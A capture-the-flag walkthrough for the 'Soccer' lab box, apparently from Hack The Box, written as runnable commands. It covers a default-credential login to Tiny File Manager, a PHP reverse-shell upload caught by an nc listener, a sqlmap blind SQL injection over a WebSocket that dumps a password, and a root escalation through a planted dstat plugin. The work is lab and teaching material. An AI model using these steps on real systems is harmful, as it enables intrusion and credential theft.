Introduction
Soccer is an easy Linux box that moves through three distinct users, and each hop teaches something different: a default-credentials web RCE, a SQL injection delivered over a WebSocket (the part that makes this box memorable), and a doas/dstat plugin hijack for root.
We start by finding a Tiny File Manager install with the vendor’s default admin login, which gives an authenticated file upload and therefore a shell as www-data. On the host, the nginx config points us to a second virtual host whose signup flow talks to a WebSocket on port 9091 (the odd port nmap could not fingerprint). That WebSocket takes a JSON id straight into a query, so a blind SQL injection dumps the player account’s password, which is reused for SSH. Finally, player can run dstat as root via doas, and dstat loads Python plugins from a world-writable directory, so we drop a malicious plugin and it runs as root.
Enumeration
echo "<target_ip> soccer.htb" | sudo tee -a /etc/hostsService Discovery
sudo nmap soccer.htb -T4 --min-rate 3500 -p 22,80,9091 -sC -sV -oN scans/service-scan.nmapPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-title: Soccer - Index
9091/tcp open xmltec-xmlmail?Port 9091 is interesting immediately: nmap cannot identify it and the probe replies look like a bare Node HTTP server (Cannot GET /, a strict CSP). Keep it in mind. The likely answer, which the box confirms later, is that it speaks WebSocket rather than plain HTTP.
Content discovery on port 80
The main site is static, so I fuzzed for directories.
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://soccer.htb/FUZZ --ic
tiny    [Status: 301]
/tiny is a Tiny File Manager (H3K) instance. A second fuzz of /tiny/ revealed an uploads/ directory, which will be our webshell drop point.
Foothold
Tiny File Manager default credentials
Tiny File Manager ships with documented default logins. The admin one worked:

http://soccer.htb/tiny/ -> admin:admin@123Logged in, the interface reports version 2.4.3 (shown at the bottom-right of the file manager).

That version is vulnerable to an authenticated file-upload RCE, CVE-2021-40964 (EDB-50828); with valid admin creds we do not even need the exploit script, we can just upload through the UI.
Webshell upload to www-data
I uploaded a PHP reverse shell into the writable uploads directory and triggered it. I chose 9091 for the callback because a service already lives there, which can help slip past egress filtering.

# in Tiny File Manager, upload shell.php into: /tiny/uploads/
# listener
nc -lvnp 9091
# trigger
curl http://soccer.htb/tiny/uploads/shell.php
The listener catches a shell as www-data.
Lateral Movement — WebSocket SQL injection
Finding the second vhost
As www-data, reading the nginx configuration reveals a second site we could not see from outside.
cat /etc/nginx/sites-enabled/*
# server_name soc-player.soccer.htb;
# location / { proxy_pass http://localhost:3000; ... Upgrade $http_upgrade ... }
There is a virtual host soc-player.soccer.htb proxying to a Node app on :3000 and upgrading connections (a WebSocket). I added it to /etc/hosts.
echo "<target_ip> soc-player.soccer.htb" | sudo tee -a /etc/hostsIts signup/login page performs a “check” that connects to ws://soc-player.soccer.htb:9091 and sends a JSON body like {"id": <value>}. That is what port 9091 was all along, and the id is a prime injection candidate.
sqlmap over the WebSocket
sqlmap speaks ws:// directly. Marking the injection point with * inside the JSON lets it fuzz the id value.
sqlmap -u "ws://soc-player.soccer.htb:9091" --batch --data '{"id":"*"}' --level 5 --risk 3Parameter: JSON #1* ((custom) POST)
Type: boolean-based blind
Type: time-based blindBoth blind techniques land. Dumping the database gives the player credentials.
sqlmap -u "ws://soc-player.soccer.htb:9091" --batch --data '{"id":"*"}' --dumpDatabase: soccer_db -> Table: accounts
| email | password | username |
| player@player.htb | PlayerOftheMatch2022 | player |That password is reused for SSH.
ssh player@soccer.htb # PlayerOftheMatch2022player owns the user flag.
Privilege Escalation — doas + dstat plugin
player is not in sudoers, but Soccer uses doas (the OpenBSD sudo alternative). Its config is the giveaway:
cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
player can run dstat as root with no password. dstat is extensible through Python plugins, and it auto-loads any dstat_*.py it finds in its plugin directories, one of which, /usr/local/share/dstat/, is writable. So I dropped a plugin that sets the SUID bit on bash.
cd /usr/local/share/dstat
cat > dstat_exploit.py <<'EOF'
import os
os.system('chmod +s /usr/bin/bash')
EOF
Invoking that plugin is just --exploit (dstat strips the dstat_ prefix and .py suffix), and because doas runs dstat as root, the plugin executes as root.
doas -u root /usr/bin/dstat --exploit
bash -p

bash-5.0# id
uid=1000(player) ... euid=0(root)
Machine rooted.
Attack Chain Recap
nmap                                 ->  80 (nginx), 9091 (unknown = WebSocket)
ffuf                                 ->  /tiny = Tiny File Manager 2.4.3
default creds admin:admin@123        ->  authenticated file upload (CVE-2021-40964)
upload shell.php to /tiny/uploads    ->  shell as www-data
/etc/nginx/sites-enabled             ->  vhost soc-player.soccer.htb + WebSocket :9091
sqlmap over ws:// {"id":"*"}         ->  blind SQLi -> soccer_db.accounts
                                     ->  player:PlayerOftheMatch2022 -> SSH
doas: player -> dstat as root        ->  plant dstat_exploit.py in /usr/local/share/dstat
doas dstat --exploit                 ->  chmod +s /bin/bash -> bash -p -> root
Key takeaways
- An “unrecognized service” on a high port is a lead, not noise. 9091 failing nmap fingerprinting was the hint that it was a WebSocket. When you later saw the site connect to
ws://...:9091, it all lined up. - sqlmap can inject over WebSockets. Point it at the
ws://URL and mark the parameter with*. Injection classes do not disappear just because the transport is not plain HTTP. - Default credentials are a real finding. Tiny File Manager’s
admin:admin@123turned a file manager into RCE with zero exploitation. - Enumerate local service configs after a foothold. The whole second half of the box existed only in
/etc/nginx/sites-enabled. Web-facing enumeration would never have shownsoc-player. - Plugin systems + writable paths + sudo/doas = root.
dstat, like many tools, loads code from writable directories. Running it as root viadoasturns that into arbitrary root code.